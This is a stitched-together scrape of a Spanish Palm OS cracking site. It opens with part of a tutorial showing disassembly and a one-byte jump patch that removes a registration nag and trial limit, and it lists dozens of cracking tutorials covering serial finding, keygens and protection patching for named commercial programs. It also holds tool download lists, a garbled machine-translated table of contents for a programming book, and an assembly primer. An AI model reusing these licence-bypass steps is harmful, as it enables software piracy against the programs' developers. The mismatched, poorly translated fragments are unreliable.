:004BBA0C 8BD3                  mov edx, ebx
:004BBA0E E8659FFDFF            call 00495978
:004BBA13 FF75F4                push [ebp-0C]


* Jump from Address:004BB9C1(C)       <<--- Verifica esta llamada!
|
```

```
:004BBA8E 8B0DE84F4D00          mov ecx, dword ptr [004D4FE8]
:004BBA94 8B09                  mov ecx, dword ptr [ecx]
:004BBA96 B201                  mov dl, 01
:004BBA98 A1508F4700            mov eax, dword ptr [00478F50]
:004BBA9D E87E20F7FF            call 0042DB20

:004BBAA2 8B15B84E4D00          mov edx, dword ptr [004D4EB8]
:004BBAA8 8902                  mov dword ptr [edx], eax
:004BBAAA A1B84E4D00            mov eax, dword ptr [004D4EB8]
:004BBAAF 8B00                  mov eax, dword ptr [eax]
:004BBAB1 8B80DC010000          mov eax, dword ptr [eax+000001DC]
:004BBAB7 BA9F400000            mov edx, 0000409F
:004BBABC E88335F8FF            call 0043F044
:004BBAC1 A1B84E4D00            mov eax, dword ptr [004D4EB8]

:004BBAC6 8B00                  mov eax, dword ptr [eax]
:004BBAC8 8B80DC010000          mov eax, dword ptr [eax+000001DC]
:004BBACE 8B5024                mov edx, dword ptr [eax+24]
:004BBAD1 D1EA                  shr edx, 1
:004BBAD3 8B0DB84E4D00          mov ecx, dword ptr [004D4EB8]
:004BBAD9 E86635F8FF            call 0043F044
:004BBADE A1B84E4D00            mov eax, dword ptr [004D4EB8]
:004BBAE3 8B00                  mov eax, dword ptr [eax]

:004BBAE5 8B80E0010000          mov eax, dword ptr [eax+000001E0]

* StringData Ref from Code Obj ->"This is an unregistered version,"
                              ->"please consult "REGISTER.TXT" "
                              ->"for more details."
:004BBAEB BAA4BF4B00            mov edx, 004BBFA4
```

una simple rutina verifica si es correcto, si no lo es va a la Nag, sino
a registrado,

Cambiemos

```
:004BB9C1 0F84C7000000          je 004BBA8E
```

a

```
:004BB9C1 0F85C7000000          jne 004BBA8E
```

La nag se ha ido!!! Pero espera, si seguimos, estamos Completamente registrados
No mas pantallas de como registrarlo y se evita el limite de 20 entradas,
pero en la pantalla de About aparece UNREGISTERED

Sin embargo, no estamos contentos del todo...
Coge un editor Hex y cambia el Unregistered, por lo que quieras
Yo lo he hecho por Phrozen Crew.

Crack hecho!

Silicon Surfer

PalmSpanishTutor E-Book Server....

Download E-Book of PalmSpanishtuor: Update 01/01/2005 to 31/12/2006 (Subiendo PDF tutor todo el website.....)

proceed to download

Listado de Programas Estudiados con SoutDebugger for palm Os y que nos han enviado a pamspanishtutor@yahoo.com Durante todo el 2005 y el 2006)
Palm Spanish Tutor: . **Email "Colabora con tus Proyectos" DOWNLOAD PLANTILLA PARA COLABORAR**

NOMBRE	Objetivo	AUTOR / FECHA
Introducción Desde Cero	¿Qué es una PALM?, ¿What is a Palm?	Benitosaurio J/09/Dic/2004
Lenguaje ensamblador palm	Aprendiendo ASM Motorola 6800	Motorola W-27-Oct-2004
Tabla ASCII / Hexa / Dec	Memorizar Tabla ASCII	Chucky M/22/Mzo/2005
Herramientas	¿Que Herramientas utilizó?	Morgan 22/Mzo/2005
Listado de comandos debugger	Manual Debugger Palm Pose	Tora L/01/Ene/2005
ISTRUZIONI 68000	Intrucciones ASM Italiano	Pastore M/25/Ene/2005
FONDAMENTI DI ASSEMBLER	Fundamentos Assembler, Fundamentos del lenguaje ensamblador para el sistema operativo palm os	Pastore M/25/Ene/2005
Palm ó Pocket	Buena Comparativa	By Nautilus W/02/Feb/05
Debuffer 1.2	Lista de comandos	The Minogue W/23/03/05
Tabla de instrucciones ASM PALM en hexadecimal	Tabla de instrucciones	Stacy K.M S/30/IV/2005
Cambiar BEQ por BRA	¿Como saber donde Parchar?	Stacy K.M J/06/Ene/2005
Aquapilot 3.01E	Nopear El Serial Hotsync	PilotWarez D-14-Nov-2004
PiLocMonitor	Validar Cualquier serial	PilotWarez W-27-Oct-2004
Desnudando un serial	Funcionamiento de un KeyGen	PilotWarez W-27-Oct-2004
LClock V1.0	Buscar Serial-Hotsync	Pastore W-27-Oct-2004
Millenium Clock	Buscar un Serial-Hotsync	PilotWarez W-27-Oct-2004
Silencie a Hush v 1.2	Parchar el Serial-Hotsync	W-27-Oct-2004
Time Calc 1.02	Nopear Serial-Hotsync	W-27-Oct-2004
Filebox 1.0 For palm Os	Serial-Hotsync	X-Grimator Tutorial 1 W-27-Oct-2004
Battle Fleet	Nopear el Serial-Hotsync	X-Grimator Tutorial 2 W-27-Oct-2004
Battle Fleet - KeyGen	Buscar un Serial-Hotsync	X-Grimator Tutorial 3 W-27-Oct-2004
AutoLog v1.3m Parte I	Buscar un Serial	X-Grimator Tutorial 4 D-14-Nov-2004
AutoLog v1.3m Parte II	Buscar un Serial	X-Grimator Tutorial 5 D-14-Nov-2004
Strategic Commander 1.0	Hacer un keyGen en Delphi	X-Grimator Tutorial 6a D-14-Nov-2004
Strategic Commander 1.0	Hacer un keyGen en Delphi	X-Grimator Tutorial 6b D-14-Nov-2004
Strategic Commander 1.0	Hacer un keyGen en Delphi	X-Grimator Tutorial 6c D-14-Nov-2004
F-Secure antivirus 2.0	Burlarse de una protección insultante	X-Grimator Tutorial 7 D-14-Nov-2004
Leonardo 1.0	Encontrar serial	X-Grimator Tutorial 8 D-14-Nov-2004
Billards	Encontrar serial	X-Grimator Tutorial 9 D-14-Nov-2004
3dTennis	Encontrar el serial User/HotSync	X-Grimator Tutorial 10 D-14-Nov-2004
Crackme 0	Buscar una desproteción	X-Grimator Tutorial 11 D-14-Nov-2004
Willy	Parchar protección serial	Pastore M/30/Nov/2004
4T NOX v1.8 4T NOX v2.2 4T NOX v2.6	Parchar protección Hotsync Name/ Key	Pastore D/27/Mzo/2005

TetrisVColor	Registarse (Tuto en Italiano)	Pastore M/30/Nov/2004
TuningFork1.1	Encontrar serial unico	Benitosaurio W/05/Ene/05
TecnoPalm Tutoriales	Tutorial	By Gambito W/02/Feb/05
Emulador ID ROM	Hacer que El Emulador POSE use nuestra ROM ID de nuestra Palm Real.	The Minogue W/23/03/05
CodeWarrior For Palm Os	Crear Plugging para KeyGens	Jaitobick J/23/Mzo/2005
SuperList2	Encontrar serial HotSync	Nachito V/25/Mzo/2005
WordMate v5.0	Encontrar serial HotSync	Nachito V/25/Mzo/2005
Grizzly v1.0	Aceptar cualquier serial	Palladium S/01/Abril/2005
Yearly3.1c	Hacer KeyGen Hotsync/code	Latigo S/01/Abril/2005
MathChamp v1.0	Hacer KeyGen Hotsync/code	Chucky W/06/Abril/2005
Pilot Info Manager 2.1a	Registrarnos	Benito V/08/Abril/2005
MegaHockey v.1.0 Color	Validar cualquier serial	Adamantium S/01/04/05
PacMan 1.06	Encontrar el serial	Visor M/12/Abril/2005
3D Tennis 3.2	Registrarse	Mr.Brawm M/12/Abril/2005
LClock V1.0 Spanish	Registrarse	AMLO M/12/Abril/2005
Tourmate v1.0	Encontrar el serial	Benito J/07/Abril/2005
Snake v1.02	Registrarse	Acapulco S/01/Abril/2005
BugMe!	Register (English Tutor)	Latigo W/13/Abril/2005
Working with Fields	(English Tutor)	Latigo W/14/Abril/2005
Strategic Commander 1.1	Registarse(cambio protección)	Jhon V/15/Abril/2005
Chronos v0.0.62	Quitar NAG al StarUp	AMLO V/15/Abril/2005
Escape 1.2	Registrarse	V0land M/19/Abril/2005
Pocket SCORCH v1.1	Cálcular el registro	Benni J/21/Abril/2005
MegaBasket 1.1	Registrarse	Visor D/24/Abril/2005
CityTime v1.02	Comparar registro así mismo	Visor W/27/Abril/2005
Holidays v2.71	Cargar el PRC ya registrado	Jaime Maussan S/30/IV/05
Zlauncher v5.2	Cambiar un BEQ por BNE	Nubila D/24/Jul/2005
OmniRemote v2.14	Usar sin restricciones	Nubila D/24/Jul/2005
SketchPad 2.1b	Dibujar sin restricciones	Skynet D/28/Agosto/2005
Secret! v2.7	Función compartida	Skynet V/16/Sep/2005
Ms.Pacman v1.06	Parchar débil comprobación	Skynet M/26/Sep/2005
FSav antivirus v2.0	Reírse de una protección lela	Nubila S/01/Oct/2005
Parchar Aplicaciones HB++	Quitar Nag de inicio en PRC´s	Nubila D/02/Oct/2005
QuickSheet versão 7.1.57	Usar Excel sin limites	Nubila D/02/Oct/2005
TinySheet 4.25	Registrar con cualquier serial	Nubila S/29/Oct/2005
Zlauncher 5.4 Build 060220 ZLauncher v5.41 Build 060417	Cambiar un byte 6740 por un 4E71	Nubila M/18/Julio/2006
300Bowl v1.0p	Quitar Multiples protecciones, (Solucionado)	Nubila L/14/Agosto/2006
HB++ versão 1.05.973.1309	Programa para patchear aplicativos compilados com o HB++ versão **1.05.973.1309, Usando ASM Patcher**	Nubila L/14/Agosto/2006
Planetaruim versão 2.4.0	Registrar sin limitaciones	Nubila L/14/Agosto/2006
Intructions ASM by Algominds Tutor I-VI NEW!!!!	Assembler Quick List Command	Algominds V/01/Dic/2006

Optimizado para resolución de 1280X1024 Pixeles Para Pantallas LCD de 19"

Policies | **Contact us** | © 2006 Palm Spanish tutor Group. All rights reserved.

rar r01 r02 r03 r04 r05 r06 r07 (Subiendo E-Book.....)

Search (Buscar)

Paquete completo de GNU PRC TOOLS v2.0

- Herramientos para crear aplicaciones en Palm Os (Similar al Visual C++ para Palm Os)
  - **Parent Directory**
  - **emulator-skins-17.zip** 22-Jul-2003 11:33 4.1M ZIP compress archive
  - **emulator-win.zip** 22-Jul-2003 11:33 2.2M ZIP compress archive
  - **pilrc_w32.zip** 22-Jul-2003 11:33 397K ZIP compress archive
  - **prc-tools-2.0.exe** 22-Jul-2003 11:33 7.1M
  - **sdk35-docs.zip** 22-Jul-2003 11:33 8.0M ZIP compress archive
  - **sdk35-examples.zip** 22-Jul-2003 11:33 1.9M ZIP compress archive
  - **sdk35-prc.zip** 22-Jul-2003 11:33 1.0M ZIP compress archive
  - **sdk35-tools.zip** 22-Jul-2003 11:33 1.4M ZIP compress archive
  - **sdk35-update1-prc.zip** 22-Jul-2003 11:33 13K ZIP compress archive
  - **sdk35-update1.zip** 22-Jul-2003 11:33 1.3M ZIP compress archiv. -

- Links
  - **Disclaimer**
  - **Forums**
  - **WebCalendar**
- southDebugger
  - **south v1.7**
  - **south v1.7 + JRE1.5beta2**
  - **south v1.8alpha20040305**
- Categories:
  - **General**
    - **southDebugger**
    - **link of the day**

Paqute completo de JAVA RUNTIME & southDebugger
- Runtime JAVA para poder correr el Southdebugger (Debugger para palm Os, Similar a Numega SoftIce que es a Windows Vista)
- **http://java.com/es/download/index.jsp** Software Java para windows Xp (Free Download nueva version)

Titolo: DeBuffer
Autore: 3Com/Palm Computing Division
Commento: Debugger a runtime
Files: [**Download**]

Titolo: PalmOS Emulator (POSE)
Autore: Vari
Commento: Emulatore per PalmOS :) per win
Files: [**Download**]

Titolo: PilotDis
Autore: C. Phillips
Commento: Disassembler
Files: [**Download**]

Titolo: Prc2Bin
Autore: D. Massena
Commento: Estrae tutte le risorse da un file .prc
Files: [**Download**]

Titolo: Rom del palmare di Pastore
Autore: Pastore :)
Commento: La rom...Vi servirà molto se non avete un palmare :P

Files: [**Download**]

Titolo: MsgSrc
Autore: Mabi
Commento: Utile programma che semplifica la ricerca dei messaggi dopo aver usato Prc2Bin (scritto in VB6)
Files: [**Download**]

PalmDebugger36d7Full (Desensamblador de archivos Palm Os "PRC" (Similar a un ejecutable en Windows usando Wdasm32, IDA)
PalmdeMON027FullDesensambladordePRC (Otro link por si falla el anterior)
PRCedit192EditorHexadecimal (Editor Hexadecimal, Tambien podemos útilizar Ultraedit32 Que trabaja bajo Windows XP,NT)

 © 2020 Palm Spanish tutor Group. All rights reserved.

Palm Spanish Tutor

Programa:	**X**

Protección:	( )**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** (X)**Otro**	
Descripción:	x	
Objetivo:	x	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.	
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger	
Palm CRACKER:	SkyNet	**FECHA:** 06/Octubre/2006

INTRODUCCION

AL ATAQUE

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

E-Book Libro electrónico La Biblia de Programación en Palm Os (By Benito 2008)

Indice Completo

prefacio

Capítulo 1

Entendiendo que es una Palm y su Plataforma. 3
La filosofía de Palm OS. 3
Comparando Aplicaciones de Mesa con diseños Palm. 4
La expectativa de Performance. 5
Los métodos limitados de Entrada. 5
El tamaño de la pequeña pantalla. 6
La batería y el poder del Procesador 6
Memoria limitada. 7
GOLPEE DURAMENTE como almacenamiento Permanente. 7
Conectándose con la PC de escritorio. 8
Comparando Versiones del Hardware. 9
Acudiendo al futuro. 13

Capítulo 2

Entendiendo al Palm OS. 15
Entendiendo el Uso Power de Palm OS Handheld. 15
Poniendo a funcionar una Aplicación Palm OS. 16
Respondiendo para Lanzar a Codes. 17
Manipulando a Events. 17
Manejando a Memory. 18
La RAM dinámica. 19
La RAM de almacenamiento. 21
Usando recursos. 23
Diseñando la Interfaz de Usuario. 24
Las formas. 25
Las alertas. 26
Los menús. 27
Las tablas. 27
Las listas. 28
Menus Pop-up de aparición desplegable 28
Los botones. . . . . 29 xxiv
La Biblia de Programación en palm OS
Repitiendo Butones. 29
Selector Triggers. 30

Presionando los botones. 30
Seleccionando varias Cajas Checkbox. 31
Las etiquetas. 31
Los mapas de bits Bitmaps. 31
Los campos Fields. 32
El indicador de Graffiti. 32
Las barras de desplazamiento. 33
Gadgets. 34
Comunicándose con Otro Dispositivos. 35
Puerto Serial 35
El TCP/IP. 35
Wireless ,Dispositvos inalambricos. 36
IrDA. 36
Beaming ,Enviando datos por infrarrojo. 36
Comparando a Palm OS Versions. 37
Cambios en Version 2.0. 37
Cambios en Version 3.0. 38
Cambios en Version 3.1. 38
Cambios en Version 3.2. 38
Cambios en Version 3.3. 39
Cambios en Version 3.5. 39
La parte II
Creando a Palm OS Applications 41

Capítulo 3

Presentando el ambiente de desarrollo. 43
Usando CodeWarrior para Palm OS. 43
Familiarizándose con el IDE 45
Cambiando Escenarios de nuestro Blanco. 52
Compilando y creando Linking en CodeWarrior. 56
Usando el PRC-TOOLS del GNU Aplicación de Código Abierto 57
Compilando y Acoplar con el PRC-TOOLS. 59
Automatizando y Construyendo aplicaciones 61

Capítulo 4

Escribiendo su primer aplicación palm Os. 67
Viendo un Hola Mundo en una aplicacion. 67
Caminado atreves del código de un Hola Mundo 68
Incluyendo Archivos de cabecera. 69
Introduciendo la Aplicación. 71
Iniciando la Aplicación. 73
Cerrando la Aplicación. 73
Manipulando Eventos. 73
creando Formularios. 76
Creando eventos en formularios. 77

Manipulando Acontecimientos de Menús. 81
Ostentando Alertas y Usando un control de caja de texto (Text Field). 83

Usando la Memoria en la Palm OS. 85
Juntando las piezas de Eso. 90

Capítulo 5

Depurando Su Programa. 97
Usando el emulador para Palm OS. 97
Controlando el emulador para palm os POSE. 100
Poniendo a funcionar POSE por primera vez. 102
Instalando a una imagen ROM. 103
Instalando Applicaciones. 106
Salvando y Restaurando a Configuraciones. 106
Configurando el emulador POSE. 107
Manipulando a Gremlins. 112
Emulando una operación HotSync. 115
Capturando pantalla. 117
Manipulando Errores en el POSE. 118
Depurando un nivel de código 118
Depurando con CodeWarrior. 119
Depurando con GDB. 122
Volviendo a arrancar su Palm OS Handheld. 125
Usando Atajos con el desarrollo del Graffiti 125
Usando el administrador de errores de Palm OS. 127
parte III
Programando con el sistema operativo palm Os 3.1
Creando y Entendiendo el funcionamiento de Recursos. 133
Después veremos como Palm OS usa directivas de interfase. 133
Haciendo Aplicaciones Rápidas. 134
El Usó Frecuentemente Funciones. 135
Diseño para uso simplificado. 136
estilo de Manteniendo para Palm OS. 137
Creando a Recursos con el Constructor. 142
Haciendo un reconocimiento del Project Window. 143
Creando Recursos con el Catálogo. 156
Creando a Recursos con PilRC. 157
Creando Recursos de Aplicación. 158
Exhibiendo previamente la Interfaz en PilrcUI. 163
Asignando constantes para recursos. 163

Capítulo 7

Creando Formularios. 165
Creando Formularios con el Constructor. 165
Colocando Propiedades Comunes del Objeto. 167
Colocando Propiedades Individuales del Objeto. . . . . OS
169 xxvi La Biblia de programación para Palm
Creando Formularios con PilRC. 180
Creando un código para un Formulario. 181
Añadiendo Propósitos a un Formulario. 182

Capítulo 8

Creando Menús. 193
Creando Menús con el Constructor. 193
Compartiendo Menús entre Barras de menús. 196
Creando Menús con Rez. 197
Integrando Rez Menus con Su Project. 200
Creando Menús con PilRC. 202
Presentando una librería, una Aplicación de Muestra. 204
Ostentando Récords Múltiples en un control List View. 204
Exhibiendo un Libro Individual en View sin Precedente. 205
Revisando un Récord en Edit View. 206
Examinando a Menús de librería. 208

Capítulo 9

Programando Elementos de la Interfaz del Usuario. 213
Programando Alertas. 213
Programando en Formularios. 216
Haciendo cambiar para un Form Nuevo. 216
Ostentando una Ventana de diálogo Modal Complicada. 217
Ostentando una Ventana de diálogo Modal Simple. 218
La programación Objeta en Forms. 221
Manipulando Acontecimientos del Objeto de la Forma. 222
Recuperando un Consejo Object. 225
Esconderse y Showing a Form Objeta. 226
Programando Casillas de verificación y Botones. 227
Manipulando Grupos de Control. 228
Programando Gatillos del Selector. 229
Programando a Fields. 233
Colocando a un Handle para un control Text Field. 233
Modificando a un Text Field. 234
Rescatando Texto de un Field. 236
El largo del UInt16 = FldGetTextLength (el campo); Colocando Foco del Campo. 236
Ajustando Atributos del Campo. 237
Programando a Gadgets. 238
Programando a Lists y Lists de Aparición automática. 243
Recuperando Datos de la Lista. 243
Manipulando a Lists. 244
Programando Listas Dinámicas. 245
Manipulando a Lists de Aparición automática. 248
Programando a Menus. 249
Usando a MenuEraseStatus. 250
Removiendo Artículos del Menú. 250
Sacando a Graphics y Text. 252
Entendiendo a Windows. 252

Dibujando líneas. 256
Sacando a Rectangles. 256
Sacando a Text. 260

Sacando a Bitmaps. 261
Capítulo 10
Programando Elementos de Sistema. 265
La comprobación para Features Soportado. 265
Determinando Manejar Versión de Sistema. 266
Comprobando Características Individuales. 268
Manipulando a Text. 270
La fundición utilizadora Funciona. 270
Usando Funciones de la Cuerda. 274
Usando Macros de Carácter. 276
Manipulando Acontecimientos de la Pluma. 279
Manipulando Acontecimientos Cruciales. 281
Colocando a Alarms. 284
Colocando a un Alarm. 285
Respondiendo para Alarms. 286
Respondiendo para Otro Launch Codes. 289
Jugando contra Sounds. 290
Buscando Números de teléfono. 292
Lanzando a Applications. 293
Llamando el Sistema Application Launcher. 294
Emprendiendo Aplicaciones Directamente. 294
Enviando Códigos de la Lancha Globalmente. 297
Creando Sus Códigos de la Lancha. 297
Generando Al azar Números. 298
Manejando a Power. 299
Reaccionando Mugir Battery Conditions. 300
Identificando al Device. 301
Manipulando Valores de Tiempo. 302
Recuperando y Colocar a Time Values. 303
Convirtiendo Valores de Tiempo. 303
Alterando Valores de Tiempo. 305
Usando al Clipboard. 305
Capítulo 11
Programando a Tables. 309
Creando a un Table Simplista. 310
Entendiendo Cómo el Trabajo de Mesas. 311
Initializing un Table. 314
Manipulando Acontecimientos de la Mesa. 328
Escondiendo a Rows y Columns. 328
Creando Más Mesas Complicadas. 331
Asociando a un Table para Data. 332
Enrollando Mesas. 350
Maniobrando Campos del Texto de la Mesa. . . . . OS
365 xxviii Palm Programando Biblia
La parte IV: Almacenando a Information en el Handheld 371
Capítulo 12: Almacenando y Recuperar Datos. 373
Entendiendo a la Data Manager. 373

El recurso Databases. 378
Trabajando con Databases. 379
Creando a Databases. 379
Abriendo a Databases. 381
Cerrando Bases de datos. 382
Encontrando a Databases. 383
Suprimiendo Bases de datos. 385
Recuperando y Modificar a Database Information. 386
Creando a un Application Info Block. 391
Almacenando Preferencias de Aplicación. 394
Leyendo y Colocando Sistema Preferences. 397
Usando Memoria de Rasgo. 399
Capítulo 13
Manipulando a Records. 403
Trabajando con Records. 403
Mirando a Records en el Librarian Sample Application. 404
Comparando a Records. 409
Encontrando a Records. 416
Creando a Records. 418
Suprimiendo Récordes. 422
Leyendo a Records. 424
Modificando a Records. 424
Clasificando a Records. 435
Recuperando y Modificar a Information sin Precedente. 436
Clasificando en categorías a Records. 438
Implementando Récordes Privados. 448
Ajustando el tamaño de Récordes. 449
Trabajando con Resources. 450
Encontrando a Resources. 452
Creando a Resources. 453
Suprimiendo Recursos. 454
Leyendo a Resources. 455
Recuperando y Modificar a Resource Information. 457
Ajustando el tamaño de Recursos. 458
Implementando la Facilidad Global Find. 458
Maniobrando sysAppLaunchCmdSaveData. 459
Maniobrando sysAppLaunchCmdFind. 460
Maniobrando sysAppLaunchCmdGoto. 464

V de la parte: Comunicando Fuera del Handheld 469
Capítulo 14
Data radiante por Infrared. 471
Usando al Exchange Manager. 471
Registrando a una Data Type. 475
Enviando a Data. 477
Haciendo a la medida la Ventana de diálogo Beam Acceptance. 488
Recibiendo a Data. 492

Exhibiendo Registros del Beamed. 499
Depurando a Beaming. 499
Applications radiante y Databases. 500
Entendiendo al IR Library. 503
Capítulo 15
Usando al Port Serial. 507
Entendiendo Comunicaciones Palm OS Serial. 507
Usando al Manager Serial. 510
Usando al Manager Serial Nuevo. 511
Usando al Viejo Manager Serial. 529
Capítulo 16: Creando Web Recortando Hojas de solicitud. 535
Entendiendo Recorte de la Web. 535
Entendiendo Trama Recortando Certificado de garantía. 537
Diseñando Clippings de PQAs y de la Web. 537
Basando Aplicaciones de Consulta de la Palma. 539
Organizando HTML Files. 540
Definiendo Indicadores del Encabezado. 541
Formateando Texto. 542
Conectando para Otro Pages y Applications. 544
Construyendo Formas de Consulta. 549
Añadiendo Imágenes. 554
Usando al Query Application Builder. 556
Mirando a una PQA de Muestra. 558
Construyendo Recortes de la Web. 561
Definiendo Indicadores del Encabezado. 562
Creando Esquilar a Pages para Browsers de Mesa. 562
El encadenamiento Outside la Web Clipping. 563
Añadiendo Imágenes. 563
Mirando una Web de Muestra Clipping. 563
Probando Web Recortando Hojas de solicitud. . . . . OS 567 xxx
Palm Programando Biblia
La parte VI
Sincronizando a Data con el Desktop 571
Capítulo 17
Presentando Mecánicos del Conducto. 573
Entendiendo a Conduits. 574
Dando un paso a Través de los HotSync Process. 576
Diseñando Conductos. 578
Escogiendo a un Development Path. 579
Instalando a Conduits. 580
Instalando Conductos Manualmente. 581
Creando Instalaciones físicas Automáticas del Conducto. 585
Poniendo en bitácora Acciones en el HotSync Log. 588
Capítulo 18
Creando a Conduits. 593
Usando al Conduit Wizard. 593
Seleccionando a un Conduit Type. 595

Escogiendo a un Application de Mano. 595
Seleccionando a una Data Transfer Type. 597
Seleccionando Características del Conducto. 598
Confirmando Names de Clase y File. 599
Implementando Proposiciones de Entrada del Conducto. 601
Implementando a GetConduitInfo. 602
Implementando a GetConduitName. 605
Implementando a GetConduitVersion. 606
Implementando a OpenConduit. 606
Implementando Proposiciones de Entrada de Configuración. 610
Usando al Palm MFC Base Classes. 619
Después de MFC Conduit Flow de Control. 621
Implementando una Clase Monitor. 622
Implementando una Clase Table. 623
Implementando una Clase Schema. 626
Implementando una Clase sin Precedente. 627
Implementando una Clase Link Converter. 631
Usar al Conduit Genérico Base Clasifica. 635
Después de Genérico Conduit Flow de Control. 636
Describiendo al Format sin Precedente de Mesa. 637
Implementando Almacenamiento y Retrieval. 639
Convirtiendo a Data para y de CPalmRecord. 643
Syncing el Application Info Block. 645
Usando al Sync Manager API. 646
Registrándose y Unregistering un Conduit. 646
Abriéndose y Cerrando Bases de datos de Mano. 646
Iterando Sobre Registros de la Base de datos. 650
Leyendo y Escribiendo a Records. 653
Suprimiendo Récordes. 654
Manteniendo a un Connection. . . . . 655 xxxi Contents
La parte VII: Los temas adelantados de Programación 657
Capítulo 19
La programación en color. 659
Determinando y Colocar a Color Depth. 660
Recuperando Profundidad de Color. 662
Ajustando Profundidad de Color. 663
Usando Mesas de Color. 664
Traduciendo a RGB a Index Values. 667
Usando Bitmaps de Color. 667
Predisponiendo al User Interface. 669
Capítulo 20
Los fragmentos sobrantes. 673
Creando Aplicaciones Grandes. 673
Venciendo totalmente el 32KB Barrier. 674
Segmentando Aplicaciones. 676
Añadiendo Fundiciones Personalizadas para Applications. 684
Creando a un Font Personalizado. 685

Creando Interfaz del Usuario Dinámicamente. 688
Localizando a Applications. 692
Usando al Text y Managers Internacional. 692
Usando al File Streaming API. 699
Abriendo Corrientes de Archivo. 700
Cerrando Corrientes de Archivo. 702
Recuperando Errores de Corriente de Archivo. 703
Suprimiendo Corrientes de Archivo. 703
Incrustando a Position en un File Stream. 704
Leer y Escribir a File Emana Datos. 704
A de la apéndice: La palma OS API Quick Reference. 707
B de la apéndice: Encontrando a Resources para Palm OS Development. 813
C de la apéndice: El revelado en Otro Environments. 821
D de la apéndice: ¿Qué en el CD-ROM? . . . . . OS 829

El glosario. 837
El índice. 861
El contrato de Licencia de usuario final. 894
El GNU General Public License. 897
Installation de CD-ROM Instructions. 904

Manual de lenguaje Ensamblador del Microprocesador Motorola 68000

Indice

Capitulo 1
Introducción al lenguaje Ensamblador del Microprocesador Motorola 68000
Capitulo 2
programa ensamblador
Capitulo 3
Estructura y sintaxis de un lenguaje ensamblador
Capitulo 4
Directivas de ensamblador o pseudoinstrucciones
Capitulo 5
Programación de un Microprocesador de 16 bits el 68000 de Motorola
Capitulo 6
Instrucciones en ASEMBLER Motorola 68000
Capitulo 7
Programación en ASM Motorola
Capitulo 8
Examenes
Capitulo 9
SOLUCIÓN DE LOS EXÁMENES REALIZADOS EN EL CURSO

Capitulo 1

Introducción al lenguaje Ensamblador del Microprocesador Motorola 68000

El Lenguaje Ensamblador del Motorola 68000, es la Unidad Didáctica III, de la asignatura Estructura y Tecnología de Computadores I, que se cursa en la Ingeniería Técnica de Informática de Sistemas en la UNED. El propósito de esta página es ser una primera referencia para poder empezar a comprender que es un lenguaje y un programa ensamblador, y como se programa en bajo nivel.Esta página la empecé a construir en el verano de 1997, mientras estudiaba la carrera, y me ayudó a comprender la materia a la vez que me hizo distraerme, aprendiendo a diseñar webs. Os ruego no me pidaís ayuda pues no soy ningún entendido en ensamblador ni lo he vuelto a tocar desde entonces.

El lenguaje ensamblador surge con la idea de evitar las dificultades que presenta el trabajar en lenguaje máquina, siendo la misión de este la de simplificar la programación en un computador y teniendo a la vez un

control directo sobre el hardware del mismo.

El lenguaje ensamblador es un lenguaje cuyas estructuras de datos se corresponden con las estructuras físicas de los registros de la memoria principal del computador para el que está pensado,y cuyas instrucciones tienen una relación directa y biunívoca con las instrucciones del lenguaje máquina.

Capitulo 2

programa ensamblador

Un programa ensamblador es un programa que traduce un texto escrito en lenguaje ensamblador de un determinado computador al lenguaje máquina de ese mismo computador, y proporciona las facilidades necesarias para simplificar la tarea de desarrollar programas en lenguajes de bajo nivel.

También, un programa ensamblador proporciona una interfaz adecuada entre el programador y la arquitectura del computador, para las tareas de programación. Si el ordenador que se utiliza para esta tarea es el mismo, o tiene la misma CPU, que el sistema que va a ejecutar el código máquina resultante de la traducción, se dice que el programa ensamblador utilizado es un auto-ensamblador o ensamblador residente, mientras que si utiliza otra CPU diferente es un ensamblador cruzado (cross assembler).

El ordenador sobre el que corre el programa ensamblador tendrá en su memoria central el programa fuente codificado en caracteres alfanuméricos y el propio programa ensamblador que se está ejecutando, debiendo reservar en memoria, además, un espacio para ir almacenando el código resultante de la traducción. El programa fuente se encuentra almacenado en una zona de memoria, llamada buffer, en forma de caracteres alfanuméricos, ocupando cada carácter un byte. El código resultante del proceso se denomina código objeto, y queda almacenado en otro lugar de la memoria. Además se utiliza otra zona de memoria destinada a almacenar la tala de símbolos. La tabla de símbolos no es sin un pequeño diccionario que construye el programa ensamblador en el que constan todas las etiquetas utilizadas junto con sus equivalencias numéricas. La tabla de símbolos es temporal y sirve al propio programa ensamblador a la hora de efectuar la traducción. Una vez ensamblado el programa, la tabla no tiene otra utilidad que la de su posible consulta por parte del programador durante el proceso de depuración. El programa ensamblador actúa generalmente en dos pasos: durante el primero lee el código fuente y anota en la tabla de símbolos las etiquetas que se encuentran, calculando, si es necesario su equivalencia; en el segundo paso se apoya en la tabla de símbolos y, mediante otra lectura del programa fuente, va traduciendo, instrucción por instrucción, los códigos nemónicos que encuentra. eneralmente, los programas ensambladores están dotados de la posibilidad de detectar errores y dan el aviso correspondiente cuando encuentran un nemónico inexistente, un operando fuera de margen, una etiqueta definida dos veces, etc.

Capitulo 3

Estructura y sintaxis de un lenguaje ensamblador

La Sintaxis de un lenguaje ensamblador es el conjunto de reglas que debe guardar el programa fuente y que estará compuesto por una serie de instrucciones, distinguiéndose cuatro campos: etiqueta, mnemotécnico, operando y comentario. El programa fuente deberá estar en un fichero ASCII que se genera con la ayuda de un programa editor, y no un procesador de textos, ya que estos generan códigos de control que los ensambladores son incapaces de interpretar. Un sencillo editor es el de MS-DOS. Las instrucciones en código máquina se codifican por campos, por lo que las instrucciones escritas en ensamblador se codificaran también por campos.

LINEA DE INSTRUCCION EN ENSAMBLADOR

ETIQUETA	NEMOTECNICO	OPERANDO	COMENTARIO
SUBR	*MOVE.L*	*D0, - (SP) ;*	*Guarda D0*

a) Campo de Etiqueta:

